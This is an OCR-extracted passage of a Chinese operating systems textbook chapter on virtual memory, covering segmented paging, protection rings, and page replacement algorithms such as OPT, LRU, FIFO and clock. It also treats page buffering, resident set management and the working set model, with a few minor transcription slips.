图 8.13 给出了支持段页式的一个结构（与图 8.5 类似）。每个进程使用一个段表和一些页表，并且每个进程段使用一个页表。当一个特定的进程运行时，使用一个寄存器记录该进程段表的起始地址。对每一个虚拟地址，处理器使用段号部分来检索进程段表以寻找该段的页表。然后虚拟地址的页号部分用于检索页表并查找相应的页框号。这结合了虚拟地址的偏移部分来产生需要的实地址。

图 8.2c 说明了段表项和页表项的格式。段表项包含段的长度，还包含一个基域，这个基域现在指向一个页表，这时不需要存在位和修改位，因为和它们相关的问题将在页一级处理。此外，还可能需要用于基于共享和保护目的的其他控制位。页表项在本质上与纯粹的分页系统中的相同，如果某一页在内存中，则它的页号被映射到一个相应的页框号。修改位表明当该页框被分配给其他页时，这一页是否需要写回。还可能有一些别的控制位，用于处理保护或其他存储管理特征。

8.1.5　保护和共享

分段有助于实现保护与共享机制。由于每个段表项包括一个长度和一个基地址，因而程序不会不经意地访问超出该段的内存单元。为实现共享，一个段可能在多个进程的段表中被引用。当然，在分页系统中也可以得到同样的机制。但是，此种情况下程序的页结构和数据对程序员不可见，使得共享和保护的要求难以说明。图 8.14 说明了这类系统中可以实施的保护关系的类型。




图 8.14　段之间的保护关系

同时也存在更高级的机制，一个常用的方案是使用环状保护结构（参见第 3 章图 3.18）。在这个方案中，编号小的内环比编号大的外环具有更大的特权。在典型情况下，0 号环为操作系统的内核函数保留，应用程序则位于更高层的环。一些实用工具程序或操作系统服务可能占据了中间的环。环状系统的基本原理如下：

1）程序可以只访问驻留在同一个环或更低特权环中的数据。

2）程序可以调用驻留在相同或更高特权环中的服务。

8.2　操作系统软件

操作系统的内存管理设计取决于三个基本方面的选择：

- 是否使用虚拟内存技术。
- 使用分页还是分段，或者是二者的组合。
- 为各种存储管理特征采用的算法。

前两个方面中的选择取决于使用的硬件平台。因此，早期的 UNIX 实现中没有提供虚拟内存，是由于该系统运行的处理器不支持分页或分段。如果没有对地址转换和其他基本功能的硬件支持，则这些技术都是不能达到实用的。

对前两个方面还有两个附加的说明：首先，除了一些老式个人计算机上的操作系统（如 MS-DOS）和特殊的系统外，所有重要的操作系统都提供了虚拟内存。其次，纯粹的分段系统现在越来越少，当分段与分页结合起来后，操作系统所面临的大多数内存管理问题都是关于分页方面的[1]。因此，本节将集中探讨与分页有关的问题。

---

[1] 在段页式的系统中，保护和共享通常在段级进行处理，这些话题将在后面的章节中讨论。

与第三方面相关的选择是属于操作系统软件领域的问题，也是本节的主题。表 8.4 列出了需要考虑的重要的设计因素。在各种情况下，最重要的都是与性能相关的问题：由于缺页中断带来巨大的软件开销，所以希望使缺页中断发生的频率最小。这类开销至少包括决定置换哪个或哪些驻留页以及交换这些页所需要的 I/O 操作。此外，在这个页 I/O 操作的过程中，操作系统还必须调度另一个进程运行，即导致一次进程切换。因此，希望能通过适当的安排，使得在一个进程正在执行时，访问一个未命中的页中的字的可能性最小。在表 8.4 中给出的所有策略中，都不存在一种绝对的最佳策略。在分页环境中的内存管理任务是极其复杂的。此外，任何特定策略的总性能取决于内存的大小、内存和外存的相对速度、竞争资源的进程大小和数目以及单个程序的执行情况。最后一个特性取决于应用程序的类型、所采用的程序设计语言和编译器、编写该程序的程序员的风格和用户的动态行为（交互式程序）。因此，不要期望在本书或者在任何地方会有一个最终答案。对于小系统，操作系统设计者可以试图基于当前的状态信息，选择一组看上去在大多数条件下都比较“好”的策略；而对于大系统，特别是大型机，操作系统应该配备监视和控制工具，允许系统管理员根据系统状态调整操作系统，以获得比较“好”的结果。

表 8.4　用于虚拟内存的操作系统策略

读取策略	**驻留集管理**
请求分页	驻留集合大小
预先分页	固定
放置策略	可变
置换策略	置换范围
基本算法	全局
最优	局部
最近最少使用算法（LRU）	**清除策略**
先进先出算法（FIFO）	请求式清除
时钟	预约式清除　时钟
页缓冲	**装入控制**
	系统并发度

8.2.1 读取策略

读取策略确定一个页何时取入内存，常用的两种方法是**请求分页**（demand paging）和**预先分页**（prepaging）。对于请求分页，只有当访问到某页中的一个单元时才将该页取入内存。如果内存管理的其他策略比较合适，将发生下述情况：当一个进程第一次启动时，会在一段时间出现大量的缺页中断；当越来越多的页被取入后，局部性原理表明大多数将来访问的页都是最近读取的页。因此，在一段时间后错误会逐渐减少，缺页中断的数目会降到很低。

对于预先分页，读取的页并不是缺页中断请求的页。预先分页利用了大多数辅存设备（如磁盘）的特性，这些设备有寻道时间和合理的延迟。如果一个进程的页被连续存储在辅存中，则一次读取许多连续的页比隔一段时间读取一页要更有效。当然，如果大多数额外读取的页没有引用到，则这个策略是低效的。

当进程第一次启动时，可以采用预先分页策略，在这种情况下，程序员必须以某种方式指定需要的页；当发生缺页中断时也可以采用预先分页策略，由于这个过程对程序员是不可见的，因而它显得更可取一些。但是，预先分页的实用工具程序还没有建立 [MAEK87]。

不要把预先分页和交换混淆。当一个进程被换出内存并且被置于挂起状态时，它的所有驻留页都被换出。当该进程被唤醒时，所有以前在内存中的页都被重新读回内存。

8.2.2 放置策略

放置策略决定一个进程块驻留在实存中的什么地方。在一个纯粹的分段系统中，放置策略并不是重要的设计问题，第 7 章讲述的诸如最佳适配、首次适配等都可供选择。但对于纯粹的分页系统或段页式的系统，如何放置通常是没有关系的，这是因为地址转换硬件和内存访问硬件可以以相同的效率为任何页框组合执行它们的功能。

还有一个关注放置问题的领域是非一致存储访问（NonUniform Memory Access，NUMA）多处理器。在非一致存储访问多处理器中，机器中分布的共享内存可以被该机器的任何处理器访问，但是访问某一特定的物理单元所需要的时间随着处理器和内存模块之间距离的不同而变化。因此，其性能很大程度上依赖于数据驻留的位置与使用数据的处理器间的距离［LARO92，BOLO89，COX89］。对于 NUMA 系统，自动放置策略希望能把页分配到能够提供最佳性能的内存。

8.2.3 置换策略

在大多数操作系统教材中，有关内存管理的内容都包括题目为"置换策略"的一节，用于处理在必须读取一个新页时，应该置换内存中的哪一页。由于涉及许多概念，阐明这方面的主题有一定的困难：

- 给每个活动进程分配多少页框。
- 计划置换页的集合是局限在那些产生缺页中断的进程，还是所有页框都在内存中的进程。
- 在计划置换的页集中，选择换出哪一个页。

前两个概念称做驻留集管理，其内容将在下一节讨论；术语"置换策略"用于专指第三个概念，本节将讲述这方面的内容。

置换策略在内存管理的各个领域都得到了广泛的研究。当内存中的所有页框都被占据，并且需要读取一个新页以处理一次缺页中断时，置换策略决定当前在内存中的哪个页将被置换。所有策略的目标都是移出最近最不可能访问的页。由于局部性原理，最近的访问历史和最近将要访问的模式间有很大的相关性。因此，大多数策略都基于过去的行为来预测将来的行为。必须折中考虑的是，置换策略设计得越精致、越复杂，实现它的软硬件开销就越大。

页框锁定

在分析各种算法前，需要注意的是关于置换策略的一个约束：内存中的某些页框可能是被锁定的。如果一个页框被锁定时，当前保存在该页框中的页就不能被置换。大部分操作系统内核和重要的控制结构就保存在锁定的页框中，此外，I/O 缓冲区和其他对时间要求严格的区域也可能锁定在内存的页框中。锁定是通过给每个页框关联一个 lock 位实现的，这一位可以包含在页框表和当前的页表中。

基本算法

Animation: Rage Replacement Algorithms

不论采用哪种驻留集管理策略（在下一节讲述），都有一些用于选择置换页的基本算法。在文献中可以查到的置换算法包括：最佳（OPT）、最近最少使用（LRU）、先进先出（FIFO）、时钟。

OPT 策略选择置换下次访问距当前时间最长的那些页，可以看出该算法能导致最少的缺页中断［BELA66］，但是由于它要求操作系统必须知道将来的事件，显然这是不可能实现的。但是它仍能作为一种标准来衡量其他算法的性能。


图 8.15 给出了关于 OPT 策略的一个例子，该例子假设固定的为该进程分配 3 个页框（驻留集合大小固定）。进程的执行需要访问 5 个不同的页，运行该程序需要的页地址的顺序为：

2 3 2 1 5 2 4 5 3 2 5 2

这意味着访问的第一个页是 2，第二个页是 3，依此类推。当页框分配满了以后，OPT 策略产生 3 次缺页中断。

LRU 策略置换内存中上次使用距当前最远的页。根据局部性原理，这也是最近最不可能访问到的页。实际上，LRU 策略的性能接近于 OPT 策略。该方法的问题在于比较难于实现。一种实现方法是给每一页添加一个最后一次访问的时间标签，并且必须在每次访问存储器时，都更新这个标签。即使有支持这种方案的硬件，开销仍然是非常大的。另一种可选择的方法是维护一个关于访问页的栈，但开销同样很大。

图 8.15 给出了关于 LRU 行为的一个例子，它使用与前面 OPT 策略的例子相同的页地址顺序。在这个例子中会产生 4 次缺页中断。



F 表示页框分配最初填满时出现页错误

图 8.15 4 种页面置换算法的行为

FIFO 策略把分配给进程的页框看做是一个循环缓冲区，按循环方式移动页。它所需要的只是一个指针，这个指针在该进程的页框中循环。因此这是一种实现起来最简单的页面置换策略。除了它的简单性，这种选择方法所隐含的逻辑是置换驻留在内存中时间最长的页：一个在很久以前取入内存的页，到现在可能已经不会再用到了。这个推断常常是错误的，因为经常会出现一部分程序或数据在整个程序的生命周期中使用频率都很高的情况，如果使用 FIFO 算法，则这些页会反复地需要被换入换出。

继续图 8.15 中的例子，FIFO 策略导致了 6 次缺页中断。注意到 LRU 识别出页 2 和页 5 比其他页的访问频率高，而 FIFO 却没有。


Animation: Clock Algorithms

尽管 LRU 策略几乎与 OPT 策略一样好，但是它的实现比较困难，而且需要大量的开销。另一方面，FIFO 策略实现简单，但性能相对较差。这些年以来，操作系统的设计者尝试了很多其他的算法，试图以较小的开销接近 LRU 的性能。许多这类算法都是称为时钟策略的各种变体。

最简单的时钟策略需要给每一页框关联一个附加位，称为使用位。当某一页首次装入内存中时，则将该页框的使用位设置为 1；当该页随后被访问到时（在访问产生缺页中断之后），它的使用位也会被置为 1。对于页面置换算法，用于置换的候选页框集合（当前进程：局部范围；整

个内存：全局范围[⊖]）被看做是一个循环缓冲区，并且有一个指针与之相关联。当一页被置换时，该指针被设置成指向缓冲区中的下一页框。当需要置换一页时，操作系统扫描缓冲区，以查找使用位被置为0的一页框。每当遇到一个使用位为1的页框时，操作系统就将该位重新置为0；如果在这个过程开始时，缓冲区中所有页框的使用位均为0，则选择遇到的第一个页框置换；如果所有页框的使用位均为1，则指针在缓冲区中完整地循环一周，把所有使用位都置为0，并且停留在最初的位置上，置换该页框中的页。可见，该策略类似于FIFO，唯一不同的是，在时钟策略中使用位为1的页框被跳过。该策略之所以称为时钟策略，是因为可以把页框形象地想象成在一个环中。许多操作系统都采用这种简单时钟策略的某种变体（如Multics [CORB68]）。

图8.16给出了关于简单时钟策略的一个例子。一个由 n 个内存页框组成的循环缓冲区可用于页面置换。当页727进入时，在从缓冲区中选出一页进行置换之前，下一页框指针指向含有页45的页框2。现在开始执行时钟策略。由于页框2中页45的使用位等于1，因而该页不能被置换，相反，把该页的使用位重新置为0，指针继续前进。类似地，页框3中的页191也不能被置换，其使用位被置成0，指针继续前进。下一页框是页框4，它的使用位为0，因此，页556被页727置换，该页框的使用位被置为1，指针继续前进到页框5，完成页面置换过程。



a）在替换一页前缓冲区的状态　　　　b）下一页被替换后缓冲的状态

图8.16　关于时钟策略的一个例子

图8.15中说明了时钟策略的行为。星号表示相应的使用位等于1，箭头表示指针的当前位置。注意，时钟策略可以防止页框2和页框5被置换。

图8.17给出了[BAER80]中的一个实验结果，该实验比较了前面讨论的4个算法；它假设分配给一个进程的页框数目是固定的。其结果基于在一个FORTRAN程序中执行 0.25×10^6 次访问，页大小为256个字。Baer分别在分配6、8、10、12和14页框的情况下进行了实验。当分配的页框数目比较小时，4种策略的差别非常显著，FIFO比OPT几乎差了2倍。这里访问某一页的概率分布情况几乎是相同的，如图8.11b所示。为了更高效地执行，希望能既处于曲线拐角的右侧（保证小的缺页率），又能保证小的页框分配（处于曲线拐角的左侧）。这两个约束表明需要的操作模式应该是在曲线的拐角。

⊖　范围的概念将在“置换范围”中详细讨论。




图 8.17 固定分配、局部页面置换算法的比较

[FINK88]中报告了几乎完全一致的结果，表明几种方法最多相差两倍。Finkel 从一个包含 100 页的虚拟空间选出 10 000 个访问组成一个综合的页访问字符串，以此来仿真多个策略的效果。为了近似局部性原理的效果，规定访问一个特定的页的可能性满足指数分布。Finkel 指出，有部分人因为数据仅相差了两倍，就得出设计复杂页面置换算法没有什么意义的结论。同时他还说明这个差别将对内存的需求（为避免降低操作系统性能）或操作系统性能（为避免扩大内存）产生重大的影响。

当使用可变分配和全局或局部置换范围时（请参阅下面关于策略的讨论），也有关于时钟算法与其他算法的比较［CARR81，CARR84］。时钟算法的性能非常接近于 LRU。

可以通过增加使用的位数目，可以使时钟算法更加有效[⊖]。在所有支持分页的处理器中，内存中的每一页都有一个修改位与之关联，因此内存中的每一页框也与这些修改位相关联。修改位是必需的，如果一页被修改了，在它被写回辅存之前不会被置换出。可以按照下面的方式在时钟算法中利用这一位。如果一起考虑使用位和修改位，那么每一页框都处于以下 4 种情况之一：

- 最近未被访问，也未被修改（u=0；m=0）
- 最近被访问，但未被修改（u=1；m=0）
- 最近未被访问，但被修改（u=0；m=1）
- 最近被访问，被修改（u=1；m=1）

根据这个分类，时钟算法的执行如下：

1）从指针的当前位置开始，扫描页框缓冲区。在这次扫描过程中，对使用位不做任何修改。选择遇到的第一个页框（u=0；m=0）用于置换。

2）如果第 1 步失败，则重新扫描，查找（u=0；m=1）的页框。选择第一个遇到的这样的页框用于置换。在这个扫描过程中，对每个跳过的页框，把它的使用位设置成 0。

3）如果第 2 步失败，指针将回到它的最初位置，并且集合中所有页框的使用位均为 0。重复第 1 步，并且，如果有必要，重复第 2 步。这样将可以找到供置换的页框。

总之，页面置换算法在缓冲区的所有页中循环，查找自从被取入到现在从未被修改过且最近没有访问过的页。这样的页最适合置换，并且还有一个优点是，由于未被修改，它不需要被写回辅存。如果在第一次扫描过程中没有找到候选页，则算法再次在缓冲区中开始循环，查找最近未被访问过但被修改过的页。即使置换这样的页必须先写回，但由于局部性原理，它不会很快又需要用到。如果第二次扫描失败，则缓冲区中的所有页框都被标记为最近没有访问过，执行第三次扫描。

⊖ 另一方面，如果将使用的位数减少至零，则时钟算法就退化为 FIFO。

该策略用于较早版本的 Macintosh 虚拟内存方案中［GOLD89］，如图 8.18 所示。该算法优于简单时钟算法之处在于置换时首选没有变化的页。由于修改过的页在被置换之前必须写回，因而这样做会节省时间。




图 8.18　时钟页面置换算法［GOLD89］

页缓冲

尽管 LRU 和时钟策略比 FIFO 更高级，但 FIFO 却没有像它们那样涉及复杂性和开销问题。此外，还有一个相关问题是，置换一个被修改过的页，其代价比置换没有被修改过的页要大，这是由于前者需要写回辅存。

一种可以提高分页的性能并且允许使用较简单的页面置换策略的方法是页缓冲。比较有代表性的是 VAX VMS 方法，它的页面置换算法是简单的 FIFO。为了提高性能，被置换出的页不是被丢弃，而是被分配到以下两个表之一：如果未被修改，则分配到空闲页表，如果修改了，则分配到修改页表。注意，该页不是在内存中发生物理移动，而是该页对应的页表项被移动，并放置在空闲页表中或修改页表中。

空闲页表包含若页中可以读取的一系列页框。VMS 试图在任何时刻保留一小部分空闲块。当需要读取一个页时，使用位于列表头部的页框，置换原本在那个位置的页。当一个未经修改的页被置换时，它仍然在内存中，并且它的页框被添加到空闲页表的尾部。与此类似，当一个被修改过的页被写出和置换时，它的页框也被添加到空闲页表的尾部。

这些操作的一个重要特征是被置换的页仍然保留在内存中。因此，如果进程访问该页，则它可以迅速返回该进程的驻留集合，并且代价很小。实际上，空闲页表和修改页表充当着页的高速缓存的角色。修改页表还有另外一种很有用的功能：被修改的页以簇方式写回，而不是一次只写一个，这就大大减少了 I/O 操作的数目，从而减少了磁盘访问时间。

Mach 操作系统中实现了一种更简单的页缓冲［RASH88］，它未区分修改页和未修改页。

置换策略和高速缓存大小

正如前面所讨论的，随着内存越来越大，应用的局部性特性逐渐降低。作为补偿，高速缓存

的大小也相应地增加了。比较大的高速缓存，甚至是几兆字节的高速缓存，现在也属于合理的设计选择［BORG90］。对于大的高速缓存，虚拟内存页的置换对性能可能会有所影响。如果选择置换的页框在高速缓存中，则该高速缓存块以及保存在块中的页都会失效。

对于使用某种形式页缓冲的系统，有可能通过为页面置换策略补充一个在页缓冲区中的页放置策略来提高高速缓存的性能。大多数操作系统通过从页缓冲区中选择一个任意的页框来放置页，并且通常使用 FIFO 原则。［KESS92］中的研究报告表明，一个细致的页放置策略比任意放置可以减少 10%～20%的高速缓存失误。

［KESS92］中分析了几种页放置算法，其具体内容基于高速缓存结构和策略细节，超出了本书的范围。这些策略的本质是为减少映射到同一个高速缓存槽的页框的数目，按这种方式把连续的页取入内存。

8.2.4 驻留集管理

驻留集大小

对于分页式的虚拟内存，在准备执行时，不需要也不可能把一个进程的所有页都读取到内存。因此，操作系统必须决定读取多少页，也就是说，给特定的进程分配多大的内存空间。这需要考虑以下几个因素：

- 分配给一个进程的存储量越小，在任何时候驻留在内存中的进程数就越多。这就增加了操作系统至少找到一个就绪进程的可能性，从而减少了由于交换而消耗的处理器时间。
- 如果一个进程在内存中的页数比较少，尽管有局部性原理，缺页率仍然相对较高，如图 8.11b 所示。
- 给特定的进程分配的内存空间超过一定的大小后，由于局部性原理，该进程的缺页率没有明显的变化。

基于这些因素，当代操作系统通常采用两种策略。**固定分配策略**（fixed-allocation）为一个进程在内存中分配固定数目的页框用于执行时使用。这个数目是在最初加载时（进程创建时）决定的，可以根据进程的类型（交互、批处理、应用类）或者基于程序员或系统管理员的需要来确定。对于固定分配策略，一旦在进程的执行过程中发生缺页中断，该进程的一页必须被它所需要的页面置换。

可变分配策略（variable-allocation）允许分配给一个进程的页框在该进程的生命周期中不断地发生变化。理论上，如果一个进程的缺页率一直比较高，表明在该进程中局部性原理表现得比较弱，应该给它多分配一些页框以减小缺页率；而如果一个进程的缺页率特别低，则表明从局部性的角度看该进程的表现非常好，可以在不会明显增加缺页率的前提下减少分配给它的页框。可变分配策略的使用和置换范围的概念紧密相关，有关这方面的内容将在下一节讲述。

可变分配策略看起来性能更优。但是，使用这种方法的难点在于它要求操作系统评估活动进程的行为，这必然需要操作系统的软件开销，并且还依赖于处理器平台所提供的硬件机制。

置换范围

置换策略的作用范围可以分为全局和局部两类。这两种类型的策略都是在没有空闲页框时由一个缺页中断激活的。在选择置换页时，**局部置换策略**仅仅在产生这次缺页的进程的驻留页中选择。而**全局置换策略**把内存中所有未被锁定的页都作为置换的候选页，而不管它们属于哪一个进程。尽管局部性策略更易于分析，但是没有证据表明它一定优于全局策略，全局策略的优点在于其实现简单、开销较小［CARR84，MAEK87］。

置换范围和驻留集的大小之间有一定的联系（见表 8.5）。固定驻留集意味着使用局部置换策略：为保持驻留集的大小固定，从内存中移出的一页必须由同一个进程的另一页面置换。可变分

配策略显然可以采用全局置换策略：内存中一个进程的某一页面置换了另一个进程的某一页，将导致该进程的分配增加一页，而被置换的另一个进程的分配则减少一页。此外，可变分配和局部置换也是一种有效的组合，下面将分析这三种组合。

表 8.5　驻留集合管理

项　　目	局部置换	全局置换
固定分配	• 一个进程的页框数是固定的 • 从分配给该进程的页框中选择被置换的页	• 不可能
可变分配	• 分配给一个进程的页框数可以不时地变化，用于保存该进程的工作集合 • 从分配给该进程的页框中选择被置换的页	• 从内存中的所有可用页框中选择被置换的页；这导致进程驻留集的大小不断变化

固定分配、局部范围

在这种情况下，分配给在内存中运行的进程的页框数固定。当发生一次缺页中断时，操作系统必须从该进程的当前驻留页中选择一页用于置换，置换算法可以使用前面讲述过的那些算法。

对于固定分配策略，需要事先确定分配给该进程的总页框数。这将根据应用程序的类型和程序的请求总量来确定。这种方法有两方面的缺点：如果总页面数分配得过少，则会产生很高的缺页率，导致整个多道程序设计系统运行缓慢；如果分配得过大，则内存中只能有很少的几个程序，处理器会有很多空闲时间，并且把大量的时间花费在交换上。

可变分配、全局范围

这种组织可能是最易于实现的，并且被许多操作系统采用。在任何给定的时间，内存中都有许多进程，每个进程都分配到了一定数目的页框。在典型情况下，操作系统还维护着一个空闲页框列表。当发生一次缺页中断时，一个空闲页框被添加到进程的驻留集中，并且该页被读取。因此，发生缺页中断的进程的大小会逐渐增大，这将有助于减少系统中的缺页中断总量。

这种方法的难点在于置换页的选择。当没有空闲页框可用时，操作系统必须选择一个当前位于内存中的页框（除了那些被锁定的页框，如内核占据的页框）进行置换。使用前面一节所讲述的任何一种策略，选择的置换页可以属于任何一个驻留进程，而没有任何原则用于确定哪一个进程应该从它的驻留集中失去一页。因此，驻留集大小被减少的那个进程可能并不是最适合被置换的。

解决可变分配、全局范围策略潜在性能问题的一种方法是使用页缓冲。按照这种方法，选择置换哪一页变得不太重要，因为如果在下一次重写这些页之前访问到了这一页，则这一页还是可以被回收的。

可变分配、局部范围

可变分配、局部范围策略试图克服全局范围策略中的问题，可以总结如下：

1）当一个新进程被装入内存时，根据应用类型、程序要求或其他原则，给它分配一定数目的页框作为其驻留集。使用预先分页或请求分页填满这些页框。

2）当发生一次缺页中断时，从产生缺页中断的进程的驻留集中选择一页用于置换。

3）不时地重新评估进程的页框分配情况，增加或减少分配给它的页框，以提高整体性能。

在这个策略中，关于增加或减少驻留集大小的决定必须经过仔细衡量，并且要基于对活动进程将来可能的请求的评估。由于这个评估有一定的开销，这种策略比简单的全局置换策略要复杂得多，但它会产生更好的性能。

可变分配、局部范围策略的关键要素是用于确定驻留集大小的原则和变化的时间安排。在各种文献中，比较常见的是**工作集策略**（working set strategy）。尽管真正的工作集策略很难实现，但是它可作为比较各种策略的一个基准。

工作集的概念是由 Denning 提出并加以推广的［DENN68，DENN70，CENN80b］，它对于虚拟内存的设计有着深远的影响。一个进程在虚拟时间 t、参数为Δ的工作集合 $W(t, \Delta)$，表示该进程在过去的Δ个虚拟时间单位中被访问到的页的集合。

虚拟时间按如下方式定义。考虑一系列存储器访问 $r(1)$，$r(2)$，…，其中 $r(i)$表示包含某个进程第 i 次产生的虚拟地址的页。时间通过存储器访问来衡量，因此 t=1,2,3…表示进程的内部虚拟时间。

现在分别考虑 W 的两个变量。变量Δ是观察该进程的虚拟时间窗口。工作集合的大小是关于窗口大小的一个非减函数。图 8.19（基于［BACH86］）中给出了访问一个进程的页访问序列，圆点表示工作集合未发生变化的时间单位。注意，虚拟时间窗口越大，工作集就越大，这可以用下面的关系表示：

$$W(t, \Delta+1) \supseteq W(t, \Delta)$$

页访问序列	窗口大小，Δ 2	3	4	5
24	24	24	24	24
15	24 15	24 15	24 15	24 15
18	15 18	24 15 18	24 15 18	24 15 18
23	18 23	15 18 23	24 15 18 23	24 15 18 23
24	23 24	18 23 24	•	•
17	24 17	23 24 17	18 23 24 17	15 18 23 24 17
18	17 18	24 17 18	•	18 23 24 17
24	18 24	•	24 17 18	•
18	•	18 24	•	24 17 18
17	18 17	24 18 17	•	•
17	17	18 17	•	•
15	17 15	17 15	18 17 15	24 18 17 15
24	15 24	17 15 24	17 15 24	•
17	24 17	•	•	17 15 24
24	•	24 17	•	•
18	24 18	17 24 18	17 24 18	15 17 24 18

图 8.19 由窗口大小所定义的进程工作集

工作集同时还是一个关于时间的函数。如果一个进程执行了Δ个时间单位，并且仅仅使用一个页，则有$|W(t, \Delta)|=1$。如果许多不同的页可以快速定位，并且如果窗口大小允许，工作集可以增长到和该进程的页数 N 一样大。因此，我们有如下关系：

$$1 \leqslant |W(t, \Delta)| \leqslant \min(\Delta, N)$$

图 8.20 表明了对于固定的Δ值，工作集的大小可以随时间变化的一种方法。对于许多程序，工作集相对比较稳定的阶段和快速变化的阶段是交替出现的。当一个进程开始执行时，它访问新页的同时也逐渐建立起一个工作集。最终，根据局部性原理，该进程将相对稳定在由某些页构成的工作集上。接下来的瞬变阶段反映了该进程转移到一个新的局部性阶段。在瞬变阶段，来自原局部性阶段中的某些页仍然保留在窗口Δ中，导致访问新页时工作集的大小剧增。当窗口滑过这些页访问后，工作集的大小降低，直到它仅包含那些满足新的局部性的页。

工作集的概念可以用于指导有关驻留集大小的策略：

1）监视每个进程的工作集。

2）周期性地从一个进程的驻留集中移去那些不在它的工作集中的页。这可以使用一个 LRU 策略。

3）只有当一个进程的工作集在内存中时，才可以执行该进程（也就是说，如果它的驻留集包括了它的工作集）。




图 8.20 关于工作集大小的一个典型示意图 [MAEK87]

这个策略是非常具有吸引力的，因为它采取了一个公认的原理——局部性原理，并利用该原理设计了一个可以减少缺页中断的内存管理策略。遗憾的是，工作集策略存在许多问题：

1）根据过去并不总能预测将来。工作集的大小和成员都会随着时间而变化（例如，见图 8.20）。

